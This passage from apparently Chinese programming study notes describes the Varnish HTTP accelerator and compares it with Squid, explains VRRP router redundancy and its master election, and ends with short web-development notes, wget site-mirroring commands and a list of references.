Varnish is an HTTP accelerator designed for content-heavy dynamic web sites. In contrast to other web accelerators, such as Squid, which began life as a client-side cache, or Apache and nginx, which are primarily origin servers, Varnish was designed as an HTTP accelerator. Varnish is focused exclusively on HTTP, unlike other proxy servers that often support FTP, SMTP and other network protocols.

Varnish stores data in virtual memory and leaves the task of deciding what is stored in memory and what gets paged out to disk to the operating system. This helps avoid the situation where the operating system starts caching data while it is moved to disk by the application.

Furthermore, Varnish is heavily threaded, with each client connection being handled by a separate worker thread. When the configured limit on the number of active worker threads is reached, incoming connections are placed in an overflow queue; when this queue reaches its configured limit incoming connections will be rejected.

The principal configuration mechanism is Varnish Configuration Language (VCL), a domain-specific language (DSL) used to write hooks that are called at critical points in the handling of each request. Most policy decisions are left to VCL code, making Varnish more configurable and adaptable than most other HTTP accelerators. When a VCL script is loaded, it is translated to C, compiled to a shared object by the system compiler, and loaded directly into the accelerator.

A number of run-time parameters control things such as the maximum and minimum number of worker threads, various timeouts, etc. A command-line management interface allows these parameters to be modified, and new VCL scripts to be compiled, loaded and activated, without restarting the accelerator.

In order to reduce the number of system calls in the fast path to a minimum, log data is stored in shared memory, and the task of filtering, formatting and writing log data to disk is delegated to a separate application.

Varnish 是一个轻量级的 Cache 和反向代理软件，先进的设计理念和成熟的设计框架是 Varnish 的主要特点，现在的 Varnish 总共代码量不大，功能上虽然在不断改进，但是还需要继续丰富和加强。下面总结了 Varnish 的一些特点：

- (1) 是基于内存缓存，重启后数据将消失。
- (2) 利用虚拟内存方式，io 性能好。
- (3) 支持设置 0-60 秒内的精确缓存时间。
- (4) VCL 配置管理比较灵活。
- (5) 32 位机器上缓存文件大小为最大 2G。
- (6) 具有强大的管理功能，例如 top, stat, admin, list 等。
- (7) 状态机设计巧妙，结构清晰。
- (8) 利用二叉堆管理缓存文件，达到积极删除目的。

Squid 是一个高性能的代理缓存服务器，它和 varnish 之间有诸多的异同点，这里分析如下：下面是他们之间的相同点：(1) 都是一个反向代理服务器，(2) 都是开源软件。

下面是它们的不同点，也是 Varnish 的优点：

- (1) Varnish 的稳定性很高，两者在完成相同负荷的工作时，Squid 服务器发生故障的几率要高于 Varnish，因为使用 Squid 要经常重启。
- (2) Varnish 访问速度更快，Varnish 采用了“Visual Page Cache”技术，所有缓存数据都直

接从内存读取，而 squid 是从硬盘读取，因而 Varnish 在访问速度方面会更快。

(3) Varnish 可以支持更多的并发连接，因为 Varnish 的 TCP 连接释放要比 Squid 快。因而在高并发连接情况下可以支持更多 TCP 连接。

(4) Varnish 可以通过管理端口，使用正则表达式批量的清除部分缓存，而 Squid 是做不到的。

当然，与传统的 Squid 相比，Varnish 也是有缺点的，列举如下：

(1) varnish 在高并发状态下 CPU、IO、内存等资源开销都高于 Squid。

(2) varnish 进程一旦 Hang、Crash 或者重启，缓存数据都会从内存中完全释放，此时所有请求都会发送到后端服务器，在高并发情况下，会给后端服务器造成很大压力。

16.14 VRRP

VRRP(Virtual Router Redundancy Protocol) 协议是用于实现路由器冗余的协议，最新协议在 RFC3768 中定义，原来的定义 RFC2338 被废除，新协议相对还简化了一些功能。

VRRP 协议是为消除在静态缺省路由环境下的缺省路由器单点故障引起的网络失效而设计的主备模式的协议，使得在发生故障而进行设备功能切换时可以不影响内外数据通信，不需要再修改内部网络的网络参数。VRRP 协议需要具有 IP 地址备份，优先路由选择，减少不必要的路由器间通信等功能。

VRRP 协议将两台或多台路由器设备虚拟成一个设备，对外提供虚拟路由器 IP(一个或多个)，而在路由器组内部，如果实际拥有这个对外 IP 的路由器如果工作正常的话就是 MASTER，或者是通过算法选举产生，MASTER 实现针对虚拟路由器 IP 的各种网络功能，如 ARP 请求，ICMP，以及数据的转发等；其他设备不拥有该 IP，状态是 BACKUP，除了接收 MASTER 的 VRRP 状态通告信息外，不执行对外的网络功能。当主机失效时，BACKUP 将接管原先 MASTER 的网络功能。


配置 VRRP 协议时需要配置每个路由器的虚拟路由器 ID(VRID) 和优先权值，使用 VRID 将路由器进行分组，具有相同 VRID 值的路由器为同一个组，VRID 是一个 0 ~ 255 的正整数；同一组中的路由器通过使用优先权值来选举 MASTER，优先权大者为 MASTER，优先权也是一个 0 ~ 255 的正整数。

VRRP 协议使用多播数据来传输 VRRP 数据，VRRP 数据使用特殊的虚拟源 MAC 地址发送数据而不是自身网卡的 MAC 地址，VRRP 运行时只有 MASTER 路由器定时发送 VRRP 通告信息，表示 MASTER 工作正常以及虚拟路由器 IP(组)，BACKUP 只接收 VRRP 数据，不发送数据，如果一定时间内没有接收到 MASTER 的通告信息，各 BACKUP 将宣告自己成为 MASTER，发送通告信息，重新进行 MASTER 选举状态。

MASTER 选举过程：

如果对外的虚拟路由器 IP 就是路由器本身配置的 IP 地址的话，该路由器始终都是 MASTER；否则如果不具备虚拟 IP 的话，将进行 MASTER 选举，各路由器都宣告自己是 MASTER，发送 VRRP 通告信息；如果收到其他机器的发来的通告信息的优先级比自己高，将转回 BACKUP 状态；如果优先级相等的话，将比较路由器的实际 IP，IP 值较大的优先权高；不过如果对外的虚拟路由器 IP 就是路由器本身的 IP 的话，该路由器始终将是 MASTER，这时的优先级值为 255。

VRRP 协议状态比较简单，就三种状态，初始化，主机，备份机。




初始化 路由器启动时，如果路由器的优先级是 255(最高优先级，路由器拥有路由器地址)，要发送 VRRP 通告信息，并发送广播 ARP 信息通告路由器 IP 地址对应的 MAC 地址为路由虚拟 MAC，设置通告信息定时器准备定时发送 VRRP 通告信息，转为 MASTER 状态；否则进入 BACKUP 状态，设置定时器检查定时检查是否收到 MASTER 的通告信息。

主（master）机 主机状态下的路由器要完成如下功能：设置定时通告定时器；用 VRRP 虚拟 MAC 地址响应路由器 IP 地址的 ARP 请求；转发目的 MAC 是 VRRP 虚拟 MAC 的数据包；如果是虚拟路由器 IP 的拥有者，将接受目的地址是虚拟路由器 IP 的数据包，否则丢弃；当收到 shutdown 的事件时删除定时通告定时器，发送优先权级为 0 的通告包，转初始化状态；如果定时通告定时器超时时，发送 VRRP 通告信息；收到 VRRP 通告信息时，如果优先权为 0，发送 VRRP 通告信息；否则判断数据的优先级是否高于本机，或相等而且实际 IP 地址大于本地实际 IP，设置定时通告定时器，复位主机超时定时器，转 BACKUP 状态；否则的话，丢弃该通告包；

备机 备机状态下的路由器要实现以下功能：设置主机超时定时器；不能响应针对虚拟路由器 IP 的 ARP 请求信息；丢弃所有目的 MAC 地址是虚拟路由器 MAC 地址的数据包；不接受目的是虚拟路由器 IP 的所有数据包；当收到 shutdown 的事件时删除主机超时定时器，转初始化状态；主机超时定时器超时的时候，发送 VRRP 通告信息，广播 ARP 地址信息，转 MASTER 状态；收到 VRRP 通告信息时，如果优先权为 0，表示进入 MASTER 选举；否则判断数据的优先级是否高于本机，如果高的话承认 MASTER 有效，复位主机超时定时器；否则的话，丢弃该通告包；

当内部主机通过 ARP 查询虚拟路由器 IP 地址对应的 MAC 地址时，MASTER 路由器回复的 MAC 地址为虚拟的 VRRP 的 MAC 地址，而不是实际网卡的 MAC 地址，这样在路由器切换时让内网机器觉察不到；而在路由器重新启动时，不能主动发送本机网卡的实际 MAC 地址。如果虚拟路由器开启的 ARP 代理 (proxy_arp) 功能，代理的 ARP 回应也回应 VRRP 虚拟 MAC 地址。

VRRP 应用举例：



```
MR  = Master Router  
BR  = Backup Router  
*   = IP Address  
(IP) = default router for hosts
```

这是通常 VRRP 使用拓扑，两台路由器运行 VRRP 互为备份，路由器 1 作为 VRID 组 1 的 MASTER，IP 地址 A，VRID 组 2 的 BACKUP，路由器 2 作为 VRID 组 2 的 MASTER，IP 地址 B，VRID 组 1 的 BACKUP，内部网络中一部分机器的缺省网关地址是 IP 地址 A，一部分是 IP 地址 B，正常情况下以 A 为网关的数据将走路由器 1，以 B 为网关的数据将走路由器 2，如果一台路由器发生故障，所有数据将走另一台路由器。

16.15 Web 开发技术

Python Web 开发框架主要有 Django, tornado, web2py, web.py 等。
Cinatra 为高性能现代 C++ Web 框架。

16.15.1 HTML5

HTML5 支持的视频格式包括：mp4, ogg, webm。支持音频格式 Ogg vorbis, mp3, wav。

16.15.2 开发平台

BaaS:

<https://leancloud.cn/>

图床：

```
http://tuchuang.org/  
http://yotuku.cn/  
http://m.yea.im/  
http://www.poco.cn/  
http://photo.weibo.com/
```

16.15.3 Django

```
pip install mysql-python
```

16.16 Web 前端知识

HTML5 支持的视频格式包括：mp4, ogg, webm。支持音频格式 Ogg vorbis, mp3, wav。

16.17 wget 下载网站

例如：

```
1 wget -r -p -np -k http://www.21cn.com
2 wget --ftp-user=... --ftp-password=PASS -r -p -np -k ftp://www.21cn.com
3 wget -r -p -np -k http://192.168.1.199/svn/OCTEON-SDK/branches/2012-03-27/OCTEON-SDK/docs/ --
      user=limz --password=123456
```

参考文献

- [1] Jon Louis Bentley, 本特利, 君英, and 朝江. 编程珠玑. 中国电力出版社, 2004.
- [2] 李明哲. 本笔记.
- [3] 微软编程之美小组. 编程之美. 电子工业出版社, 2008.
- [4] Robert Sedgewick. Algorithms in Java, Parts 1-4. Addison-Wesley Professional, 2002.
- [5] Wikipedia, 2014.
- [6] Donald Ervin Knuth. 计算机程序设计艺术, volume 3. 小柳吧, 2002.
- [7] 潘金贵, 顾铁成, 李成法, and 叶懋. 算法导论, 2006.
- [8] 维基百科, 2014.
- [9] 徐宝文 and 李志. C 程序设计语言, 2001.
- [10] 欧力奇, 刘洋, and 段韬. 程序员面试宝典. 北京: 电子工业出版社, 2008.
- [11] 何海涛. 剑指 offer: 名企面试官精讲典型编程题. 电子工业出版社, 2012.
- [12] 梁镇宇. C/C++ 程序员面试宝典. 清华大学出版社, 2010.
- [13] John Mongan and Noah Suojanen. Programming interviews exposed. John Wiley & Sons, 2006.
- [14] 微软面试 100 题.
- [15] M··福勒 (美). 重构: 改善既有代码的设计. 人民邮电出版社, 2008.
- [16] Gary R Wright and W Richard Stevens. TcP/IP Illustrated, volume 2. Addison-Wesley Professional, 1995.